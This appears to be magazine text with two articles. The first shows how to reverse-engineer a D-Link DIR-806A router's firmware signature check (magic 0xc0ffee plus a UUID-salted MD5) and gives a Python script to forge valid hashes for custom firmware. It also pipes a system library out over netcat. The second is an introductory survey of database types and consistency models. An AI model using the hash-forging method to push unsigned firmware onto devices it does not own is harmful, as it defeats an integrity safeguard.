41exey
Программист
41exey@proton.me

У этого роутера 8 Мбайт флеш-памяти и 64 Мбайт — оперативной. Работает он на чипе MediaTek MT7620A. Этот камень основан на архитектуре MIPS и поддерживается ядром Linux. Загрузка стоковой прошивки происходит через U-Boot. Там есть встроенный TFTP-клиент для восстановления в случае, если залил неудачную прошивку. Главное — не убить бутлоадер, иначе придется паять.

На мой взгляд, отличная железка для экспериментов. Один из минусов — у DIR-806A в оригинальной комплектации нет USB. Однако трассировка USB присутствует на плате, так что при должном уровне знаний и сноровки порт можно распаять самостоятельно.

Мы же начнем с подключения к UART, так что не забудь запастись преобразователем уровней для UART. При подключении нужно не забыть «покрестить» RX и TX. То есть RX-линию подключаем к TX, а TX — к RX. Параметры соединения — 57600 8N1.



Распиновка UART

Итак, подключились к UART. Попробуем прошить пациента, одновременно поглядывая в консоль. Вдруг там есть какие-то строки, которые помогут нам найти участки кода, отвечающие за процесс прошивки?

```
signallin(6) start... mtd: "Linux"
libmtd (_mtd_write_ex): to "/dev/mtd6", size: 0x6c4764, offset: 0x0,
buffer: 0x2afa6000
```

Удача! Роутер пишет в консоль сообщение о начале обновления и указывает раздел, на который льется прошивка. При реверсе будем искать строки, а по строкам — место в коде. Классика! Попробуем поискать строку `start...` в прошивке:

```
# grep -nr "start..." /sbin
/sbin/fw_updater:12411:(%d) start... mtd: "%s"
```

Мы нашли утилиту `fw_updater`. Попробуем ее запустить:

```
FW_UPDATER

(6) usage: fwupdater
```

Похоже, именно она накатывает новую прошивку в раздел `Linux`.

INFO

Если бы никакого текста не было, пришлось бы реверсить саму веб-морду. Там обязательно есть сообщения, коды ошибок и прочее, что потом можно поискать. Оттуда же можно выйти на утилиты прошивки. Либо наудачу поискать утилиты, в названиях которых будут слова `fw`, `firmware`, `update` и всё в этом духе. Еще можно искать в прошивке строки CRC, `image` и прочее.

Теперь попробуем найти, откуда `fw_updater` вызывается в прошивке:

```
GREP -NR "FW_UPDATER" /LIB

/lib/libdhal.so:88250:/sbin/fw_updater
/lib/libdhal.so:88254:/tmp/fw_updater
```

Мы обнаружили, что `fw_updater` используется в библиотеке `libdhal.so`. Это очень любопытно. Попробуем взглянуть, что у нее внутри. Для реверса будем использовать **Ghidra**. Она позволяет преобразовать бинарный исполняемый файл в код на C. Это очень удобно, и не придется копаться в ассемблерном листинге.

Еще нам понадобится утилита, которая поможет перетащить нужный файл на компьютер. Можно воспользоваться любым средством пересылки файлов по сети. Если ничего подходящего на роутере нет, то можно распаковать прошивку на компьютере тем же **binwalk**. Универсальных сценариев не существует.

В нашем случае есть **netcat**. Перекидываем `libdhal.so` на компьютер:

```
cat /lib/libdhal.so | nc 10.0.0.245 5000
```

Создаем проект в Ghidra и дизассемблируем библиотеку. После беглого изучения нетрудно найти функцию с говорящим названием — `check_firmware_in_buffer`. Вот ее листинг на C:

```
undefined4 check_firmware_in_buffer(int param_1,int param_2,
undefined4 param_3,undefined4 param_4)

{
  uint uVar1;
  ulong uVar2;
  int iVar3;
  char *pcVar4;
  char local_98;
  char local_97;
  undefined local_96;
  undefined local_95 [16];
  undefined auStack_85 [17];
  undefined auStack_74 [92];

  logmessage("check_firmware","Check signature in the firmware",
param_3,param_4);
  if (param_2 < 0x80) {
    pcVar4 = "Too small fw";
  }
  else {
    uVar1 = *(uint *)(param_1 + param_2 + -4);
    if ((uVar1 >> 0x18 | uVar1 >> 8 & 0xff00 | uVar1 << 0x18 | (uVar1
& 0xff00) << 8) == 0xc0ffee) {
      local_96 = 0;
      pcVar4 = "cef285a2e29e40b2baab31277d44298b";
      do {
        local_97 = pcVar4[1];
        local_98 = *pcVar4;
        uVar2 = strtoul(&local_98,(char **)0x0,0x10);
        local_95[(uint)(pcVar4 + -0x83218) >> 1] = (char)uVar2;
        pcVar4 = pcVar4 + 2;
      } while (pcVar4 != "");
      md5_init(auStack_74);
      md5_append(auStack_74,local_95,0x10);
      md5_append(auStack_74,param_1,param_2 + -0x14);
      md5_finish(auStack_74,auStack_85);
      param_3 = 0x10;
      iVar3 = memcmp((void *)(param_1 + param_2 + -0x14),auStack_85,
0x10);
      if (iVar3 == 0) {
        logmessage("check_firmware","Signature OK!",param_3,param_4);
        return 2;
      }
      pcVar4 = "Wrong signature!";
    }
    else {
      pcVar4 = "Wrong magic or version";
    }
  }
  logmessage("check_firmware",pcVar4,param_3,param_4);
  return 0;
}
```

Именно в этой функции принимается решение о том, подходит прошивка для роутера или нет. Проверяется три вещи: размер образа, магическое число и хеш MD5.

После анализа этого кода приходим к выводу, что:

- `param_1` — указатель на буфер с файлом прошивки;
- `param_2` — размер буфера.

Взглянем вот на эту строчку:

```
uVar1 = *(uint *)(param_1 + param_2 + -4);
```

Нетрудно понять, что магическое число располагается в последних четырех байтах прошивки и равно `0xc0ffee`.

Теперь разберемся с хешем:

```
md5_append(auStack_74,local_95,0x10);
md5_append(auStack_74,param_1,param_2 + -0x14);
```

Видим, что хеш считается из массива `local_95` размером 16 байт и файла прошивки (за исключением 20 байт в конце). 20 байт здесь — это размер MD5 плюс 4 байта магического числа. Массив `local_95` строится из параметра `pcVar4`, в котором содержится UUID устройства.

Что происходит в этом куске кода:

```
local_98 = *pcVar4;
uVar2 = strtoul(&local_98,(char **)0x0,0x10);
local_95[(uint)(pcVar4 + -0x83218) >> 1] = (char)uVar2;
```

Это конвертация байта из текстового представления в машинный код.


Самое время проверить, так ли мы хороши. Напишем скрипт на Python для расчета MD5:

```
import sys, os, hashlib

size = os.path.getsize(sys.argv[1])
with open(sys.argv[1], "rb") as f:
    data = f.read(size - 20)
hash_md5 = hashlib.md5()
hash_md5.update(bytes.fromhex("cef285a2e29e40b2baab31277d44298b"))
hash_md5.update(data)
print(hash_md5.hexdigest())
```

На вход скрипт принимает прошивку. Результат выполнения ниже:

```
user@debian:~/md5$ python3 md5.py 2019.03.19-
18.04_DIR_806A_MT7620A_3.0.1_release.bin
e5fd006108c91a7fd4e43b23575fa7cd
```

Сравнив полученный хеш с исходной прошивкой по смещению `0x6c4750`, понимаем, что хеш рассчитан правильно.



```
006c4740: 0000 0480 0000 0000 4247 5800 0000 0000  ........BGX.....
006c4750: e5fd 0061 08c9 1a7f d4e4 3b23 575f a7cd  ...a......;#W_..
006c4760: 00c0 ffee                                ....
```

MD5 и магическое число в прошивке

Теперь мы легко можем создать прошивку, которая будет загружаться через стоковый веб-интерфейс.

Хеш MD5, а тем более, как в нашем случае, сложенный из UUID и образа, встречается редко. Конкретная реализация будет зависеть от производителя, и тут кто во что горазд. Например, у отечественных вендоров вроде SNR или Keenetic с этим проще. В SNR заменили расчет суммы CRC32 ядра на расчет CRC32 всей прошивки. А в Keenetic прописывают в прошивке магическое число, CRC32 и ID устройства.

Примерно так же по сложности обстоят дела с прошивками роутеров Xiaomi. Там тоже есть и минимальный размер прошивки, и магическое число. Только вместо MD5 используется RSA. В общем, как повезет. Но еще не встречалась подпись, которую нельзя было бы отреверсить.


НЕ КРИНЖ, А БАЗА

ВЫБИРАЕМ БАЗУ ДАННЫХ ДЛЯ СВОЕГО ПРОЕКТА

Зачем вообще выбирать базу данных? Почему нельзя просто взять ту, с которой уже работал, и использовать ее? Часто это оправданный выбор, но для чего же тогда создано почти 500 разных СУБД? Давай попробуем разобраться вместе, чем они отличаются и когда нужны.


Vladimir Artus
bart95704@gmail.com

Традиционно все существующие СУБД делят на два класса: реляционные и нереляционные (Relational, NoSQL). В свою очередь, нереляционные СУБД можно разделить еще на 15 категорий — по моделям хранения данных.



485 реализаций СУБД, разбитых по категориям и лицензиям распространения

Для упрощения нашей задачи есть смысл каждую из этих категорий отнести к СУБД общего или специального назначения. Терминология неофициальная — она используется просто для понимания того, что СУБД специального назначения будут хорошим выбором, если есть соответствующий запрос. Например, если предстоит много работать с временными рядами или координатами.



СУБД общего и специального назначения

Стоит отметить, что сегодня многие популярные СУБД поддерживают мультимодельное представление данных, то есть их можно отнести сразу к нескольким категориям. Более того, поскольку многие проекты активно развиваются, в них добавляется поддержка все новых функций и возможностей, в результате чего они становятся все больше похожи друг на друга.

Так, сегодня множество NoSQL СУБД имеют поддержку и `JOIN`, и `GROUP BY`, и других SQL-запросов. Некоторые авторы любят упоминать, что NoSQL на самом деле означает Not Only SQL («не только SQL») — это часто интерпретируют как «больше, чем SQL». Принято считать, что NoSQL — всего лишь некое расширение для имеющегося по умолчанию SQL. На самом деле это не совсем так, и правильнее было бы перевести название этой технологии как что-то вроде «не SQL единым».

Поддержка синтаксиса SQL некоторыми NoSQL-проектами — это приобретенная функция, а изначально такие СУБД проектировались совсем для других целей. Например, повсеместное использование `JOIN` в документоориентированной СУБД — не самое эффективное решение. Поэтому мы будем делить СУБД на категории согласно первичной модели данных.

ДОПОЛНИТЕЛЬНЫЕ КРИТЕРИИ

Кроме первичной модели хранения данных, при выборе СУБД стоит обратить внимание и на другие параметры.

Вторичные модели хранения данных

Многие современные СУБД поддерживают несколько моделей хранения данных. Например, в PostgreSQL, MySQL и других распространенных СУБД можно создавать отдельные коллекции для хранения документов в формате JSON, что позволяет сохранять данные уже сейчас, а со схемой хранения разбираться потом. А большинство распространенных коммерческих СУБД поддерживают работу с пространственными данными. Комбинации моделей хранения могут быть совершенно произвольными.

Поддерживаемые языки программирования

Чтобы не обрекать себя на поиск обходных путей и прикручивание костылей, лучше сразу убедиться, что СУБД поддерживает выбранный тобой язык программирования.

Методы репликации

Репликация данных в реальном времени спасет нас в случае потери основной базы данных, а также поможет распределить нагрузку за счет переноса части запросов на реплики.

На уровне СУБД репликация может быть физической или логической.

Физическая репликация основывается на том, что операции, содержащиеся в логах БД, выполняются на репликах. Репликация может быть синхронной или асинхронной.

Асинхронный метод отличается тем, что всегда есть набор транзакций, завершенных на основной базе, но еще не дошедших до резервной. В случае перехода на резервную базу при сбое основной эти транзакции будут потеряны. Этот метод подойдет, если для нас производительность имеет максимальный приоритет. При синхронной репликации завершение операции `commit` означает, что все относящиеся к этой транзакции журнальные записи переданы на реплику. Если реплика не отвечает, `commit` на основной базе не завершается. Это правильный выбор, если в приоритете сохранность и защита данных.

В случае же, когда в максимальном приоритете доступность данных, можно настроить режим **синхронной репликации**. Но если реплика не отвечает, то репликация переключается в асинхронный режим, а как только связь восстанавливается — реплика сразу обновляется до актуального состояния.

Логическая репликация — это когда изменения в БД происходят в результате вызовов ее API, например в ходе выполнения SQL-запросов.

Поддержка MapReduce API

Если база данных хранит информацию в распределенной среде, то есть данные разделены и содержатся на нескольких узлах, то наличие API для MapReduce позволяет выполнять вычисления MapReduce непосредственно на данных внутри базы без необходимости извлекать их наружу. Основная идея MapReduce заключается в распределении решения задачи на множество узлов, где каждый узел выполняет локальные вычисления, а затем результаты агрегируются и объединяются для получения окончательного итога. Это сокращает время передачи данных между узлами и повышает производительность.

Концепции согласованности в распределенных БД

В контексте распределенных систем согласованность данных имеет особое значение из-за возможности существования нескольких реплик данных или узлов, которые могут изменять данные асинхронно. Задача состоит в том, чтобы гарантировать, что данные синхронизированы и согласованы на всех узлах системы в определенный момент времени. Согласованность данных бывает следующих типов.

Слабая согласованность (Weak Consistency): при слабой согласованности система не гарантирует мгновенное распространение изменений и согласованное состояние данных между узлами. Вместо этого система может допускать временные расхождения или конфликты данных. Это обеспечивает высокую доступность и масштабируемость в распределенных системах, но может приводить к несогласованности данных в определенных ситуациях.

Сильная согласованность (Strong Consistency): при сильной согласованности система гарантирует, что данные всегда находятся в согласованном состоянии между различными узлами в системе. Это означает, что любое чтение данных будет учитывать последние изменения, сделанные в системе. Часто для достижения сильной согласованности требуется дополнительное время и ресурсы.

Последовательная согласованность (Sequential Consistency): при последовательной согласованности система гарантирует, что все операции записи и чтения будут выполняться в строгом порядке, как будто они осуществляются последовательно. Это означает, что результаты операций будут соответствовать некоторому линейному порядку, независимо от параллельности их выполнения.

Причастная согласованность (Eventual Consistency): это свойство означает, что при отсутствии новых обновлений данные в итоге будут согласованы. В этом случае база данных не гарантирует мгновенной согласованности между копиями данных, но с течением времени все копии будут согласованы. Это обычно достигается путем асинхронного распространения обновлений и их слияния на разных узлах базы данных.

Каузальная согласованность (Causal Consistency): в этом режиме база данных гарантирует, что если операция A зависит от операции B, то операция A будет учитывать результаты операции B или более поздние результаты. Это обеспечивает согласованность данных с учетом их причинно-следственных связей.

Концепции транзакций

Концепции транзакций обеспечивают атомарность, согласованность (в контексте транзакций «согласованность» имеет другое значение), изолированность и долговечность операций. Одной из концепций транзакций в базах данных является ACID (Atomicity, Consistency, Isolation, Durability). ACID — это классический набор свойств транзакций в базах данных:

- Атомарность (Atomicity) гарантирует, что транзакция либо выполняется полностью, либо не выполняется совсем. Если одна операция в транзакции не удалась, то все предыдущие операции отменяются (откатываются) и состояние базы данных возвращается к исходному.
- Согласованность (Consistency) гарантирует, что после завершения транзакции база данных остается в согласованном состоянии. Транзакция должна соблюдать предопределенные правила целостности данных.
- Изолированность (Isolation) означает, что одна транзакция не видит изменений, внесенных другими транзакциями, до тех пор, пока эти изменения не будут зафиксированы (committed). Это предотвращает конфликты и обеспечивает параллельность выполнения транзакций.
- Долговечность (Durability) гарантирует, что после успешного завершения транзакции ее изменения сохраняются даже в случае сбоев системы или отключения питания. Изменения должны быть сохранены в постоянном хранилище, чтобы они могли быть восстановлены при необходимости.

Другая концепция называется BASE (Basically Available, Soft state, Eventually consistent). Она отличается от ACID и обычно используется в распределенных системах, где в приоритете высокая доступность и масштабируемость, а согласованность может быть нестрогой.

- Basically Available (основная доступность) означает, что система должна быть всегда доступна для операций, даже в случае сбоев или разделения сети. Это позволяет обеспечить высокую доступность системы.
- Soft state (мягкое состояние) допускает временную несогласованность данных в системе. В случайный момент времени данные на разных узлах могут оказаться в неконсистентном состоянии.
- Eventually consistent (в конечном счете согласованный) означает, что хотя в какой-то момент времени данные могут быть несогласованными, при отсутствии обновлений они все же придут в согласованное состояние или сами по себе, или с помощью какого-либо механизма согласования.

Возможность работы с данными в оперативной памяти

Эта полезная опция разрешает хранить некоторые или вообще все данные в оперативной памяти, которая, как известно, гораздо быстрее постоянной.

Может быть очень удобно, например, для получения операционной аналитики, когда выполнение аналитических запросов требует обработки большого объема данных в режиме реального времени. Таким образом можно быстро анализировать информацию и получать сводные результаты для принятия оперативных решений.


Хранение информации в оперативной памяти дает возможность использовать ее в качестве кеша для ускорения доступа к часто запрашиваемым данным. Кеширование в оперативной памяти позволяет избежать повторного чтения или обработки данных из более медленных источников, таких как дисковое хранилище или удаленные сервисы.

Теперь рассмотрим первичные модели хранения данных в СУБД.

РЕЛЯЦИОННЫЕ СУБД

- **Open source:** PostgreSQL, MySQL, SQLite, MariaDB, Hive
- **Коммерческие:** Oracle, MS SQL Server, IBM Db2, MS Access, Snowflake
- **Облачные:** GCP bare metal solution, Amazon RDS, Azure Oracle Database Enterprise Edition

В целом с реляционными СУБД все более-менее понятно: они содержат таблицы с данными. Каждая запись — это строка, в каждой ячейке таблицы хранится какой-то один определенный тип данных. Таблицы могут быть связаны между собой, отсюда и название «реляционные» (relations). Данными можно манипулировать на языке запросов SQL.



id	First Name	Last Name	Phone	City
(object_id)	(var_char)	(var_char)	(integer)	(var_char)
63b97af652b	Walter	White	1800548548	Albuquerque
63b97af652c	Steve	Murphy	2900549549	Medellín
63b97af654a	Nucky	Thompson	3100541054	Atlantic City
		Clients		

id	client_id	time	product_ids
(object_id)	(object_id)	(timestamp)	(array)
c44c5d151d2	63b97af652b	20/01/2008	[sd12v7384, sd12v712z]
c44c5d151d5	63b97af652b	21/01/2008	[sd12cd124, sd12we32d, sd12we32d]
c44c5d151e9	63b97af652c	20/02/2015	[sqc2cd121]
		Purchases	

id	category	title	price
(object_id)	(object_id)	(var_char)	(float)
sd12v7384	24b97af65a1	blanket	25.50
sd12v712z	24b97af65a5	napkins	4.99
sd12we32d	22b97af65aa	towel	15.35
	Products		

Пример организации данных в реляционной базе данных

С них все и началось в семидесятых годах, и с тех пор технология не потеряла актуальности и продолжает развиваться. Такие базы данных хорошо подойдут для проектов, где данные могут быть организованы в таблицы с четко определенными отношениями, — их примеры приведены ниже.

Интернет магазин: реляционная база данных хорошо подходит для хранения информации о продуктах, заказах, клиентах и транзакциях. Высокая согласованность данных и возможность выполнения сложных запросов позволяют эффективно управлять инвентаризацией, обработкой заказов и аналитикой продаж.

Система управления контентом (CMS): в CMS данные о статьях, страницах, пользователях, комментариях и других элементах контента могут быть хорошо структурированы в реляционной базе данных. Реляционная модель обеспечивает гибкость и эффективность при редактировании, поиске и сортировке контента.

Система управления проектами: реляционная база данных может использоваться для хранения информации о проектах, задачах, участниках, сроках и связях между ними. Связи и зависимости между данными могут быть легко установлены с помощью отношений и внешних ключей.

Система бронирования и управления отелями, парковками и подобным: реляционная база данных может хранить информацию о номерах, бронированиях, клиентах, оплате и других атрибутах отеля. Мощные возможности SQL позволяют обрабатывать сложные запросы, такие как поиск свободных номеров или генерация отчетов о занятости и доходе.

Финансовая система: реляционная база данных может быть полезна для хранения финансовой информации, например транзакций, баланса, счетов и отчетов. ACID-свойства реляционной базы данных обеспечивают надежность и согласованность финансовых операций.

Сегодня существует 166 реализаций реляционных СУБД, 95 из которых распространяются на основе коммерческой лицензии, а 71 с открытым исходным кодом.

